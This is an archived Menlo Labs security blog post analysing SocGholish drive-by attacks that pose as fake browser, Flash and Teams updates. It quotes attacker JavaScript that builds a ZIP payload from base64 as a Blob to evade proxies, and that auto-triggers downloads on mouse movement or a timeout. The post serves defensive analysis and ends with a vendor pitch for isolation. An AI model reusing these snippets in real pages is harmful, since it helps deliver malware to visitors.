Increase In Drive-by Attack: SocGholish Malware Downloads

By Krishnan Subramanian

Published: 2020-12-15 · Archived: 2026-04-05 21:20:46 UTC


Menlo Labs has uncovered a increase in a drive-by attack that impersonates legitimate browser, Flash, and Microsoft Teams updatesIn the last two months, the Menlo Labs team has witnessed a surge in drive-by download attacks that use the “SocGholish” framework to infect victims. This particular framework is known to be widely used to deliver malicious payloads by masquerading as a legitimate software update. Isolation prevents this type of attack from delivering its payload to the endpoint. Here’s what we know.

What Is a Drive-by Attack?


A drive-by attack is when a user visits an infected website and the website triggers a malicious download without user intervention.

What Is SocGholish?

The term “Soc" in the “SocGholish” framework refers to the attack’s use of social engineering toolkits masquerading as a software update. Thus far, Menlo has observed this particular framework using several social engineering themes that impersonate browser updates (Chrome/Firefox), Flash Player updates, and more recently, Microsoft Teams updates.




Menlo Labs has also detected a fake Google Drive share link site that is served from an iframe on a malicious website, although the malicious ZIP file is hosted on Google Drive. The ZIP file has an embedded JScript file that, upon execution, downloads additional malware.



How Does SocGholish Operate in the Wild?

The following diagram depicts the typical kill chain used by the SocGholish framework:



Two key observations about the SocGholish framework within the browser context:


- Attackers choose a way to host and serve the compromised website—usually using a combination of a legitimate website that served the compromised website via an iframe.
- The drive-by download mechanism is used to trigger the download of the malicious ZIP file to the endpoint. In the next section, we will delve into specific mechanisms used by this framework in detail.

User interaction is still required to extract and execute the contents inside the malicious ZIP file, but this is where social engineering and trust from the source of the file comes in. Because the file is hosted in an iframe within a


legitimate site, users are tricked into thinking the file is from a **legitimate source** and encouraged to download and execute the file.The malicious ZIP file has an embedded JScript file that, upon execution, uses living-off-the-land binaries (PowerShell/CMD, etc.) to fetch a malicious download—providing additional command and control communication to download the final malware.This framework is used to gain initial access to an endpoint. From past research, we've seen this framework distribute the Dridex Banking Trojan and variations of the WastedLocker ransomware family.

Why Doesn't Categorization Block SocGholish?

The iframes that are used to serve content from malicious sites are hosted on sites that have been categorized as legitimate categories, such as download sites or other categories in which reasonably popular websites are often hosted.




The malicious ZIP file is usually delivered from popular cloud hosting providers. The following chart shows a breakdown of the specific service providers that were used to host these malicious ZIP files.



What Attack Vectors Are Being Used?

From our analysis, we know that the drive-by download mechanisms used by the SocGholish framework did not involve any browser exploitation or exploit kits to deliver malicious payloads. Depending on the social engineering theme used, we have observed the following mechanisms used to trigger the drive-by download:



1) Using a watering hole:

Victims are lured into visiting a reasonably popular website within the Alexa top ~100K ranking, where the attackers plant an iframe that sends users through a series of redirections to trigger the malicious download.

- These redirections are usually from commonly used cloud hosting services (Bitbucket in the above example).
- The final URL to deliver the malicious ZIP file is served from Amazon S3.
- Any approach that relies on website categorization to inspect downloads is tricked to believe that the ZIP file is downloaded from Amazon S3.

2) Using JavaScript to trigger a blob download:

The attackers pick compromised sites that are hosted on content management systems such as WordPress to inject iframes that use JavaScript blobs to automatically trigger the ZIP file download.

```
var filename = 'Firefox.Update.4ee488.zip';
var browser = 'Firefox';
var special = '0';
var auto = '1';

var filePlain = window.atob(file64);
var a = document.getElementById('buttonDownload');
var isMS = checkMS();
var file;

if(filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar') {
    var binArray = new Uint8Array(filePlain.length);
    for(var i=0; i < filePlain.length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {type: 'application/octet-stream'});
}
```

This mechanism is very similar to the DURI campaign we wrote about recently. Since the entire payload is constructed within the endpoint, this method is commonly used to smuggle payloads and bypass legacy network proxies and sandboxes.

3) Using JavaScript to dynamically generate the link to trigger the download:

This is the mechanism we observed in the sites.google.com fake share theme.

- Attackers use sites.google.com to deliver the malicious site via an iframe.
- The iframe loads a JavaScript that dynamically creates a download link element and simulates a click to trigger the malicious ZIP download.
- The download link dynamically points to the ZIP file that is hosted on a legitimate Google Drive link.

```
window.onload = function () {
  var btn_alert = document.getElementById('btn_alert')
  btn_alert.setAttribute('href', params.url)
  btn_alert.setAttribute('download', true)
  var btn = document.getElementById('btn')
  for (const [key, value] of Object.entries(params)) {
    if ((navigator.userAgent.indexOf(key) > -1)) {
      if(value.mouseMove === 'yes'){
        let count = 0
        document.addEventListener('mousemove', () => {
          count = count +1
          if (count === 1){
            window.onbeforeunload = () => undefined;
            window.location = params.url
            $(document).off("mousemove", mouse);
          }
        })
      }
      if (value.auto_download === 'yes') {
        if (key === 'Firefox') {
          setTimeout(() => {
            window.location = params.url
          }, params.FirefoxAutoloadingTime)
        }
```

A Note on Browser Security Controls around iframes

Recently, Chrome and Firefox developers have added a security feature that automatically blocks downloads from sandboxed iframes. In the above techniques, downloads were allowed from iframes specified by the following settings:

- Injected iframe without the “sandbox” attribute specified, which would just allow downloads from iframe.
- The sites.google.com example has an iframe with the “sandbox” attribute, but also has the “allow-downloads”, “allow-scripts”, “allow-forms”, etc. set.

Be Sure, Be Safe, Be Secure

As we head into the holiday season and 2020 winds down, it’s important to be vigilant against these types of sophisticated attacks that impersonate legitimate software updates to deliver their malicious payload. Remember that many browsers, including Chrome, have automated patching and updates—eliminating the kind of prompt that SocGholish requires.Alternatively, it may be time to think about implementing isolation—the only security technology that prevents all web-based attacks by preventing any content (risky or not) from executing on the endpoint, without impacting the native user experience. It’s simple: Malicious actors can’t infect something they can’t access. Learn more about isolation at menlosecurity.com.

Source: https://www.menlosecurity.com/blog/increase-in-attack-socgholish